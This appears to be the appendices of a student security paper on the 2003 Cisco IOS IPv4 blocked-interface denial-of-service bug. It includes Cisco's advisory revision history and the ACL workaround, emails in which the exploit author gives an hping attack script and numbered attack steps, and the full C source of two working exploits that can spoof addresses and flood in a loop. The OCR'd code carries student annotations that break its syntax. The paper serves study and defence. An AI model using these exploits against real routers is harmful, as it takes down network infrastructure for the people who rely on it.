12.2ZL	Short-lived Early Deployment Release	Not Vulnerable		
12.3-based Releases		**NOT VULNERABLE**		

Revision History

Revision 1.0	17-July-2003 0:00 GMT	Initial public release
Revision 1.1	17-July-2003 6:10 GMT	Updated Workaround section (access lists), Updated table with information on 12.0W5
Revision 1.2	17-July-2003 10:30	Corrected "Last Updated" time; corrected document title of Infrastructure ACL link under Workaround section

	GMT	
Revision 1.3	17-July-2003 23:00 GMT	Added "with specific protocol fields" in Summary section; updated Details section to include protocol types; added details to the Cisco vulnerabilities paragraph; added an output example to identify an attack packet; rewrote Transit ACLs section; updated Exploitation and Public Announcements paragraph
Revision 1.4	18-July-2003 10:00 GMT	Added sentence in Exploitation and Public Announcements section
Revision 1.5	18-July-2003 14:00 GMT	Added information about the PIM process and modified output in the Details section
Revision 1.6	18-July-2003 21:00 GMT	Fixed links to iacl and tacl document; Changed 11.2SA, 12.0S, 12.0SX, 12.0WC, 12.1AX, 12.1E, 12.1XA,12.2BC,12.2DA,12.2SX, 12.2SY,12.2XC, 12.ZB
Revision 1.7	21-July-2003 05:00 GMT	Reformatted Workaround section; added recommendations about security best practices; included PIM-specific workaround; clarified details about bugs; confirmed that non-Ethernet interfaces are affected; confirmed Cisco switches/line cards that run IOS are affected.
Revision 1.8	22-July-2003 14:38 GMT	Added available software fixes for 11.1, 11.1CC, 12.0, 12.0S, 12.0SP, 12.1, 12.2ZF, 12.2ZG, and 12.2ZH.
Revision 1.9	22-July-2003 23:15 GMT	Added affected product of ONS 15454 ML-series cards, added link to network management whitepaper, and updated available software fixes for 11.1, 12.0S, 12.0ST, 12.0W5, 12.1, 12.1E, 12.1EV, 12.1EW, 12.1EX, 12.1EY, 12.1T, 12.2, 12.2BC, 12.2CX, 12.2CY, and 12.2T.
Revision 1.10	24-July-2003 22:34 UTC (GMT)	Updated workarounds, and updated available software fixes for 11.1, 11.3, 11.3T, 12.0S, 12.0SL, 12.0W5, 12.1E, 12.1EC, 12.1T, 12.1XI, 12.2BZ, 12.2DA, 12.2XM, 12.2YA, 12.2YN, 12.2ZF, 12.2ZG, 12.2ZH, 12.2YL, 12.2YM, 12.2YU, and 12.2YV.
Revision 1.11	30-July-2003 14:45 UTC (GMT)	Updated available software fixes for 11.1AA, 11.2, 11.2P, 12.0, 12.1, 12.1E, 12.1EC, 12.1T, 12.2, 12.2B, 12.2BZ, 12.2MC, 12.2T, 12.2XS, 12.2YA, 12.2YP, 12.2ZB, 12.2ZF, 12.2ZH
Revision 1.12	31-July-2003 15:45 UTC (GMT)	Updated available software fixes for 11.2

Revision 1.13	02-August-2003 01:00 UTC (GMT)	Updated available software fixes for 12.0T and 12.1EC
Revision 1.14	04-September-2003 18:16 UTC (GMT)	Updated available software fixes for 12.0 and 12.2

The Cisco Access Control List (ACL) Quick Fix

Cisco also offers a quick fix to the vulnerability until users are able to download the patched IOS. Cisco recommends the following access control list:

access-list 101 permit tcp any any
access-list 101 permit udp any any
access-list 101 deny 53 any any
access-list 101 deny 55 any any
access-list 101 deny 77 any any
access-list 101 deny 103 any any
!--- insert any other previously applied ACL entries here
!--- you must permit other protocols through to allow normal
!--- traffic -- previously defined permit lists will work
!--- or you may use the permit ip any any shown here
access-list 101 permit ip any any

Access Control List 101 denies packets containing protocols 53, 55, 77, and 103. All other IP traffic is permitted (The aggregate ACL determines what packets are accepted on a network.)

APPENDIX B

Correspondence with Martin Kluge

On Mon, Jan 19, 2004 at 11:05:45PM -0500, yoda jedimaster wrote:
Hello Mr. Kluge,

My name is Cortez Johnson. I am a CCNA in the process of working on an InfoSec certification. I am contacting you because I am writing a paper on how and why the Cisco IPv4 DoS exploit works. I can follow most of the program, but I am having trouble understanding a few sections. Since I am not a seasoned programmer, would you be willing to answer some questions I have regarding how the program works? Your assistance would be greatly appreciated.

Sincerely,

Cortez Johnson

From: Martin Kluge <martin@elxsi.de>
To: yoda jedimaster <y0duh@hotmail.com>

Subject: Re: cisco ipv4 exploit code
Date: Tue, 20 Jan 2004 12:30:19 +0100

Hi Mr. Johnson,

I'd be glad if I can help you with your problem. Just tell me exactly what you're looking for. By the way there are other methods of exploiting this attack:

hping example (hping is a packet generator):

```
#!/bin/tcsh -f

if ($1 == "" || $2 == "") then
  echo "usage: $0 <router hostname|address> <ttl>"
  exit
endif

foreach protocol (53 55 77 103)
    /usr/local/sbin/hping $1 -rawip --rand-source --ttl $2 --ipproto
$protocol --count 19 --interval u250 --data 26
end
```

Other programs which can also be used for a denial of service attack against this IOS bug are apsend (a packet generator like hping which I wrote some time ago) and even nmap with its protocol scan feature. I only wrote the cisco-ipv4 exploit code to refresh my C skills and to test some other issues. Please contact me if you'd like further information.

Sincerely,
Martin Kluge

PS: It would be very nice, if you could send me the paper after you've finished and released it.

Dear Mr. Kluge,

Thank you for your quick response. Being that I do not want to waste your time, let me take a day to think of the questions I want to ask you. Of course I will send you a copy of the final paper. I could even use you as a source; it would add credibility to my paper. I will be in touch as soon as possible. Once again, thanks.

Cortez J.

Dear Mr. Kluge,

I apologize for not being more prompt with my responses. I have been a bit busy with work and doing research for the paper. I have come up with several questions, but they are scattered between a couple of computers. However, let me begin with a few. I have to admit that I am a novice programmer. I understand most of the source code for the program, but I am having difficulty understanding the algorithm. Could you go into detail about how it works, or point me to a good reference that would help me figure it out? What effect does extending the length of a IP header have on the routing process? How much is the IP header extended? Also, how did you discover the exploit? Let's begin there. I hope that I am not in left field with these questions. Please contact me if you need me to elaborate on the questions. I appreciate your help. We'll chat.

Cortez Johnson

ps. As mentioned, I have looked all over the Net-and in several books-to find information about how IP header size manipulation effects the routing process, but I have found nothing. Do you have any suggestions for good references?

Hi Mr. Johnson,

You don't have to apologize yourself, it's ok :) Well I don't know, how extending the IP header length alters the routing, I think this is different with each IP stack. But I think this isn't relevant for this exploit. We don't change the header length of the IPv4 header to exploit this bug. Here's a part of my code:

```
struct ipv4_pkt_header {
        unsigned int ipvhl:8; /* Version + Header length */
        ...;
};
```

This is the structure of the IPv4 header we use for our packet.

ipv4_hdr.ipvhl = ((4 << 4) | 0x0f) & (5 | 0xf0);

Here we set the IPv4 header length and the IP version. This is a bit ugly, because the header length is 4 bit long and the version is also 4 bit long, but we defined the ipvhl as an unsigned int (8 bit). So we have to split the ipvhl to set the header length and the IP version (4). The IPv4 header length is set to 5, the default header length. If you check the code, you'll see, that we don't change the header length anymore.

So all we do is the following:

We create a standard IPv4 packet (Version: 4, Header length: 5) and set the transport layer protocol to one of the following values:

53 SWIP (IP Encryption)
55 Mobile IP
77 SUN-ND
103 PIM (Protocol Independent Multicast)

Then we send the packet to our destination (target). We have to make sure that the time to live in the IPv4 packet reaches 1 at when it arrives at our destination. So we must specify the number of hops between us and the target (this could be done automatically using traceroute techniques for example). These values can be found in the original cisco security advisory:

http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

Here are the steps once again:

1. Build a IPv4 packet with a transport layer protocol of the cisco advisory and make sure, that the ttl of our packet is 1 when it arrives at the destination.
2. Calculate the checksums of the packet
3. Send the packet to your target
4. Repeat the process with other transport layer protocols of the cisco advisory

So what does this packet do to the cisco router?

The packet will cause the input interface of the cisco router to stop processing traffic once the queue is full due to a bug in the Cisco IOS.

I hope this will help you!

Cheers,
Martin

Appendix C

```
    * cisco-bug-44020.tar.gz *
/*****************************************************/
/* cisco-bug-44020.c - Copyright by Martin Kluge (martin@elxsi.de) */
/*                                                                 */
/* Feel free to modify this code as you like, as long as you include */
/* the above copyright statement.                                  */
/*                                                                 */
/* Please use this code only to check your OWN Cisco routers.      */
/*                                                                 */
/*                                                                 */
/* This exploit uses the bug in recent IOS versions to stop router */
/* from processing traffic once the input queue is full.           */
/*                                                                 */
/*                                                                 */
```

```
/* Use access control lists as described in the CISCO advisory to       */
/* protect your Cisco routers:                                          */
/*                                                                      */
/* access-list 101 deny 53 any any                                      */
/* access-list 101 deny 55 any any                                      */
/* access-list 101 deny 77 any any                                      */
/* access-list 101 deny 103 any any                                     */
/*                                                                      */
/* This code was only tested on Linux, no warranty is or will be    */
/*                                                                      */
/* Usage: ./cisco-bug-44020 <src ip> <dst ip> <hops> <number> */
/* Source IP: Your source IP (or a spoofed source IP)                   */
/* Destination IP: The IP of the vulnerable cisco router             */
/* Hops: The number of hops between you and the router,                 */
/* the time to live (ttl) should be 0 when the packet                */
/* is received by the cisco router.                                     */
/* Number: Number of packets to send (0 = loop)                      */
/* provided.                                                            */
/*********************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <arpa/inet.h>
#include <netinet/in.h>

#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

#define DEBUG

#ifndef IPPROTO_RAW
#define IPPROTO_RAW 0
#endif

/* IPv4 header */
struct ipv4_pkt_header {
unsigned int ipvhl:8; /* Version + Header length */
unsigned int type_service:8; /* TOS(Type of Service) field */
unsigned short packet_len; /* Header+Payload length */
unsigned short ident; /* Identification field */
unsigned short fragment; /* Fragment Offset field */
unsigned int time_live:8; /* TTL(Time to Live) field */
unsigned int protocol:8; /* Protocol field */
unsigned short sum; /* Checksum field */
struct in_addr src_ip; /* Source IP */
struct in_addr dst_ip; /* Destination IP */
};

char proto[] = {53,55,77,103};


/* Prototypes */
int in_cksum (unsigned short *, int, int);


/* Main function */
int main (int argc, char *argv[]) {
struct ipv4_pkt_header ipv4_hdr;
struct sockaddr_in sin;
struct timeval seed;

unsigned long src_ip, dst_ip;
int fd, hops, count, bytes; /*is fd file descriptor
int len=0, i=0, n=0, loop=0;
```

```
unsigned char *buf;

/* Check command line args */
if(argc != 5) {
fprintf(stderr, "Usage: %s <src ip> <dst ip> <hops> <number>\n\n", argv[0]);
return(EXIT_FAILURE);
}

src_ip = inet_addr(argv[1]);
dst_ip = inet_addr(argv[2]);
hops = atoi(argv[3]);
count = atoi(argv[4]);

if(count == 0) { loop=1; count=1; }

#ifdef DEBUG
printf("DEBUG: Hops: %i\n", hops);
#endif

/* Open a raw socket */
if((fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {  /*is fd equal to file descriptor?*/
fprintf(stderr, "Error: Cannot open raw socket.\n");
return(EXIT_FAILURE);
}

/* Build the IPv4 header */
ipv4_hdr.ipvhl = ((4 << 4) | 0x0f) & (5 | 0xf0); /* :) */
ipv4_hdr.type_service = 0x10;

#ifdef OSTYPE_BSD
ipv4_hdr.packet_len = 0x14 + len;
ipv4_hdr.fragment = 0x4000;
#else
ipv4_hdr.packet_len = htons(0x14 + len);
ipv4_hdr.fragment = htons(0x4000);
#endif

ipv4_hdr.time_live = hops;
ipv4_hdr.src_ip.s_addr = src_ip;
ipv4_hdr.dst_ip.s_addr = dst_ip;

while(n < count) {
/* Seed the random generator */
if(gettimeofday(&seed, NULL) == -1) {
fprintf(stderr, "Error: Cannot seed the random generator.\n");
return(EXIT_FAILURE);
}

srandom((unsigned int) (seed.tv_sec ^ seed.tv_usec));

ipv4_hdr.protocol = proto[random() % 0x4];

#ifdef DEBUG
printf("DEBUG: Protocol: %i\n", ipv4_hdr.protocol);
#endif

ipv4_hdr.ident = htons(random() % 0x7fff); htons= "host to network short"

/* Calculate checksum */
ipv4_hdr.sum = 0x0000;
ipv4_hdr.sum = in_cksum((unsigned short *) &ipv4_hdr, 0x14 + len, 0);

#ifdef DEBUG
printf("DEBUG: Checksum: %i\n", ipv4_hdr.sum);
#endif

buf = malloc(0x14 + len);
memset(buf, '\0', 0x14 + len); ('\o' is the null character; used automatically to terminate character strings)
```

```
memcpy((unsigned char *) buf, (unsigned char *) &ipv4_hdr,
0x14 + len);

#ifdef DEBUG
printf("DEBUG: ");
for(i=0; i < 0x14 + len; i++)
printf(" %02x", buf[i]);
printf("\n");
#endif


memset(&sin, '\0', sizeof(struct sockaddr_in));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = dst_ip;

bytes = sendto(fd, buf, 0x14 + len, 0, (struct sockaddr *) &sin,
sizeof(struct sockaddr));

#ifdef DEBUG
printf("DEBUG: Wrote %i bytes.\n", bytes);
#endif

if(loop != 1) n++;

free(buf);
}

close(fd);
return(EXIT_SUCCESS);
}


int in_cksum(unsigned short *addr, int len, int csum) {
register int sum = csum;
unsigned short answer = 0;
register unsigned short *w = addr; (pointers *w)
register int nleft = len;

/*
* Our algorithm is simple, using a 32 bit accumulator (sum), we add
* sequential 16 bit words to it, and at the end, fold back all the
* carry bits from the top 16 bits into the lower 16 bits.
*/
while (nleft > 1) {
sum += *w++; (sum = sum + *w++)
nleft -= 2; nleft = nleft - 2
}

/* mop up an odd byte, if necessary */
if (nleft == 1) {
sum += htons(*(unsigned char *)w<<8);
}
/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return(answer);
}
```

The following is a variation of the Cisco IPv4 Blocked Interface Exploit that was written by ShadowChode called the Cisco IOS IPv4 Packet Processing Denial of Service Exploit.


```
* ShadowChode - Cisco IOS IPv4 Packet Processing Denial of Service Exploit
*
* Ping target router/switch for TTL to host. Subtract that number from 255
```

```
* and use that TTL on the command line. The TTL must equal 0 or 1 when it
* reaches the target. The target must accept packets to the given target
* interface address and there are some other caveats.
*
* BROUGHT TO YOU BY THE LETTERS C AND D
*
* [L0cK]
*/

#include <stdio.h>
#include <sys/types.h>

#include "libnet.h"

#define MIN_PAYLOAD_LEN (26)

#define CLEANUP { \
libnet_destroy(lh); \
free(payload); \
}

int
main(int argc, char *argv[])
{
char errbuf[LIBNET_ERRBUF_SIZE];
libnet_t *lh;
u_long dst_addr;
int ttl;
int payload_len;
char *payload;
libnet_ptag_t data_tag;
libnet_ptag_t ip_tag;
int i;
int len;
int protocols[] = { 53, 55, 77, 103 };
struct libnet_stats ls;

lh = libnet_init(LIBNET_RAW4, NULL, errbuf);

if (lh == NULL) {
(void) fprintf(stderr, "libnet_init() failed: %s\n", errbuf);
exit(-1);
}

if (argc != 3 || (dst_addr = libnet_name2addr4(lh, argv[1], LIBNET_RESOLVE) == -1)) {
(void) fprintf(stderr, "Usage: %s <target> <ttl>\n", argv[0]);
libnet_destroy(lh);
exit(-1);
}

{ /* OH WAIT, ROUTE'S RESOLVER DOESN'T WORK! */
struct in_addr dst;

if (!inet_aton(argv[1], &dst)) {
perror("inet_aton");
libnet_destroy(lh);
exit(-1);
}

dst_addr = dst.s_addr;
}

ttl = atoi(argv[2]);

libnet_seed_prand(lh);

len = libnet_get_prand(LIBNET_PR8);

/* Mmmmm, suck up random amount of memory! */
```

```
payload_len = (MIN_PAYLOAD_LEN > len) ? MIN_PAYLOAD_LEN : len;

payload = (char *) malloc(payload_len);

if (payload == NULL) {
perror("malloc");
libnet_destroy(lh);
exit(-1);
}

for (i = 0; i < payload_len; i++) {
payload[i] = i;
}

data_tag = LIBNET_PTAG_INITIALIZER;

data_tag = libnet_build_data(payload, payload_len, lh, data_tag);

if (data_tag == -1) {
(void) fprintf(stderr, "Can't build data block: %s\n", libnet_geterror(lh));
CLEANUP;
exit(-1);
}

ip_tag = LIBNET_PTAG_INITIALIZER;

for (i = 0; i < 4; i++) {
ip_tag = libnet_build_ipv4(LIBNET_IPV4_H + payload_len, 0, libnet_get_prand(LIBNET_PRu16),
 0, ttl, protocols[i], 0, libnet_get_prand(LIBNET_PRu32), dst_addr, NULL, 0, lh, ip_tag);

if (ip_tag == -1) {
(void) fprintf(stderr, "Can't build IP header: %s\n", libnet_geterror(lh));
CLEANUP;
exit(-1);
}

len = libnet_write(lh);

if (len == -1) {
(void) fprintf(stderr, "Write error: %s\n", libnet_geterror(lh));
}
}

libnet_stats(lh, &ls);

(void) fprintf(stderr, "Packets sent: %ld\n"
"Packet errors: %ld\n"
"Bytes written: %ld\n",
ls.packets_sent, ls.packet_errors, ls.bytes_written);

CLEANUP;

return (0);
}
```

Appendix D

Exploit Labratory



The network was actually composed of six devices: a Cisco uBR924 Router, a Nortel 301 Ethernet Switch, an Optiplex 270 desktop computer, a Dell PowerEdge 4300, a Dell Latitude 600 laptop computer, and a Dell Latitude Cpi laptop computer. The computers used SuSe Linux, Red Hat Linux and Microsoft Windows 2000 Professional OS.

ACKNOWLEDGEMENTS

I WOULD LIKE TO TAKE A MOMENT TO THANK THE LADYBUG, RENEE CRAWFORD, MONTY FUCHS, DUANE DUNSTON, AND THE BCSS TECHNOLOGY DEPARTMENT. THANKS FOR ALL OF YOUR PATIENCE.